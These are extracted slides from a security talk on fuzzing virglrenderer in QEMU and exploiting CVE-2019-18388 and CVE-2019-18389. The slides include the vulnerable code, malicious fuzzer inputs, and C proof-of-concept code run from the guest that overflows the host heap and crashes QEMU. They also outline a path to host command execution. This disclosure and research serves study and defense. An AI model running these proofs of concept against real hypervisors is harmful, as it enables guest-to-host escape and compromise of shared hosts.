
A red curved arrow pointing from the 'virgl\_renderer\_reset()' call at the bottom of the loop to the 'virgl\_renderer\_init' call, indicating a potential optimization by moving the initialization outside the loop.

virgl\_renderer\_reset()



## Final Result

- ~1500 exec/s, 5 times faster!
- Malloc and free operations are expensive, especially when compiling with AddressSanitizer.
- First crash found in less than 30 minutes, the bug used in exploit found in 48 hours.

A screenshot of a terminal window with a dark background. The prompt is "geno1024@geno1024-asus ~/f/v/f/script>". A large, empty rectangular box with a light blue border is positioned in the center of the terminal, likely representing a crash or a large output that was not rendered. At the bottom of the terminal, there is a status bar with various system metrics: "u" with a CPU icon, "18.04", "1-14691", "0:-\* 1:--", "348!!", "48m", "0.18", "4x2.8GHz", "31.2G20%", "196G29%", and the date/time "2019-12-24 20:24:00".

# CVE-2019-18388: Null Pointer Dereference

vrend\_decode\_create\_sampler\_view()

```
boolean  
util_format_has_alpha(enum pipe_format format)  
{  
    const struct util_format_description *desc =  
        util_format_description(format);  
  
    return (desc->colorspace == UTIL_FORMAT_COLORSPACE_RGB ||  
            desc->colorspace == UTIL_FORMAT_COLORSPACE_SRGB) &&  
            desc->swizzle[3] != UTIL_FORMAT_SWIZZLE_1;  
}
```

Null pointer  
dereference!

```
const struct util_format_description *  
util_format_description(enum pipe_format format)  
{  
    if (format >= PIPE_FORMAT_COUNT) {  
        return NULL;  
    }  
    switch (format) {  
    case PIPE_FORMAT_NONE:  
        return &util_format_none_description;
```

# CVE-2019-18389: Heap-based buffer overflow

- Create resource with arbitrary size buffer

```
int vrend_renderer_resource_create(struct vrend_renderer_resource_create_args *args,
    struct iovec *iov, uint32_t num_iovs, void *image_oes)
{
    struct vrend_resource *gr;
    int ret;
    ...
    gr = (struct vrend_resource *)CALLOC_STRUCT(vrend_texture);
    ...
    if (args->bind == VIRGL_BIND_CUSTOM) {
        assert(args->target == PIPE_BUFFER);
        /* use iovec directly when attached */
        gr->storage = VREND_RESOURCE_STORAGE_GUEST_ELSE_SYSTEM;
        gr->ptr = malloc(args->width);
        if (!gr->ptr) {
            FREE(gr);
            return ENOMEM;
        }
    }
```



# CVE-2019-18389: Heap-based buffer overflow

- VIRGL\_CCMD\_RESOURCE\_INLINE\_WRITE


```
int vrend_transfer_inline_write(struct vrend_context *ctx,
                               struct vrend_transfer_info *info)
{
    struct vrend_resource *res;
    res = vrend_renderer_ctx_res_lookup(ctx, info->handle);
    if (!res) {
        report_context_error(ctx, VIRGL_ERROR_CTX_ILLEGAL_RESOURCE, info->handle);
        return EINVAL;
    }
    if (!check_transfer_bounds(res, info)) {
        report_context_error(ctx, VIRGL_ERROR_CTX_ILLEGAL_CMD_BUFFER, info->handle);
        return EINVAL;
    }
    if (!check_iov_bounds(res, info, info->iovec, info->iovec_cnt)) {
        report_context_error(ctx, VIRGL_ERROR_CTX_ILLEGAL_CMD_BUFFER, info->handle);
        return EINVAL;
    }
    return vrend_renderer_transfer_write_iov(ctx, res, info->iovec, info->iovec_cnt, info);
}
```

Unsounded  
boundary checks.

Write content from  
commands to  
resource buffer.

# CVE-2019-18389: Heap-based buffer overflow

```
createResource {  
  handle: 1  
  target: 0  
  format: 0  
  bind: 0x20000  
  width: 10  
  height: 1  
  depth: 1  
  array_size: 0  
  last_level: 0  
  nr_samples: 0  
  flags: 0  
}
```



vrend\_renderer\_resource\_create

vrend\_transfer\_inline\_write

```
submit_cmd {  
  deResInlineWrite {  
    handle: 1  
    level: 0  
    usage: 0  
    stride: 0  
    layer_stride: 0  
    x: 17  
    y: 1  
    z: 0  
    w: 0x80000000  
    h: 0  
    d: 0  
    data: "A"*100  
  }  
}
```

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# Trigger the vulnerability from guest machine

- It is easy to construct a PoC from crash dump, but can it be triggered from the guest machine?

```
struct virgl_renderer_resource_create_args args;
args.handle = 4;
args.target = 0;
args.format = 4;
args.bind = 0xb0000;
...
virgl_renderer_resource_create(&args, NULL, 0);
virgl_renderer_ctx_attach_resource(ctx_id, args.handle); // create resource

char data[16]; int i = 0; memset(data, "A", 16);
uint32_t * cmd = (uint32_t *) malloc((11 + 4 + 1) * sizeof(uint32_t));
cmd[i++] = (11+4) << 16 | 0 << 8 | VIRGL_CCMD_RESOURCE_INLINE_WRITE;
cmd[i++] = 4; // handle
...
cmd[i++] = 0x80000000; // w
cmd[i++] = 0; // h
cmd[i++] = 0; // d
memcpy(&cmd[i], data, 16);

virgl_renderer_submit_cmd((void *) cmd, ctx_id, 11 + 4 + 1); // transfer inline write command
```

# Trigger the vulnerability from guest machine

Two options for exploit development:

1. Build it as an userland application

✓ Easy to debug

✓ Easy to launch attack


✗ More abstract layers

2. Build it as a kernel module

✓ Fewer abstract layers


✗ Hard to debug

✗ Require signature to load



# Trigger the vulnerability from guest machine

Libdrm provides userland interface to interact with graphic cards.





# Trigger the vulnerability from guest machine

- PoC for guest machine, can crash the Qemu process immediately.

```
int main() {
    int ret, FD;
    uint32_t handle, bo_handle;
    ret = modeset_open(&FD, "/dev/dri/card0");
    if (ret) exit(-1);

    struct drm_virtgpu_resource_create arg;
    arg.target = 0;
    ...
    drmIoctl(FD, DRM_IOCTL_VIRTPGPU_RESOURCE_CREATE, &arg); // create resource

    struct drm_virtgpu_execbuffer arg;
    char data[16]; int i = 0; memset(data, "A", 16);
    uint32_t * cmd = (uint32_t *) malloc((11 + 4 + 1) * sizeof(uint32_t));
    cmd[i++] = (11+4) << 16 | 0 << 8 | VIRGL_CCMD_RESOURCE_INLINE_WRITE;
    arg.size = 12 * sizeof(uint32_t) + size;
    arg.command = (uint64_t) cmd;
    ...
    drmIoctl(FD, DRM_IOCTL_VIRTPGPU_EXECBUFFER, &arg); // transfer inline write commands
}
```

# Exploit Roadmap

Heap overflow with arbitrary data, any size (powerful primitive)

- What content we want to overwrite? - Bypass ASLR
- Where to overwrite? - Heap layout manipulation
- How to hijack control flow? – Control flow hijacking
- How to execute arbitrary command? - Execute command

Arbitrary command execution on host machine.

# Bypass ASLR


- Random memory address for each page on each boot. 🎲
- Information leakage is the most common method to bypass ASLR.
- Considered to be most challenging part for this research.

1. Audit every virtio output function on back-end (host). ❌

2. Expand the scope to other virtio devices: virtio-net-pci, virtio-scsi-pci, virtio-blk, virtio-balloon-pci... ❌

3. Expand the scope to other traditional devices... 🤔

Wait, it is virtio the only communication channel between guest and host?





# Bypass ASLR

No! Virtio is not the only channel between guest and host.

- Guest driver creates guest resource.
- Host creates host resource. Looking for uninitialized buffers here.
- Guest sets up backing storage and creates a iovec for resource.
- Guest writes data to resource.
- Guest requests a transfer(TRANSFER\_TO\_HOST\_\*)
- Host copy data from guest resource to host resource.
- Host render the resource.
- Host copy the rendered data back to guest.

*What's new in the virtual world?*

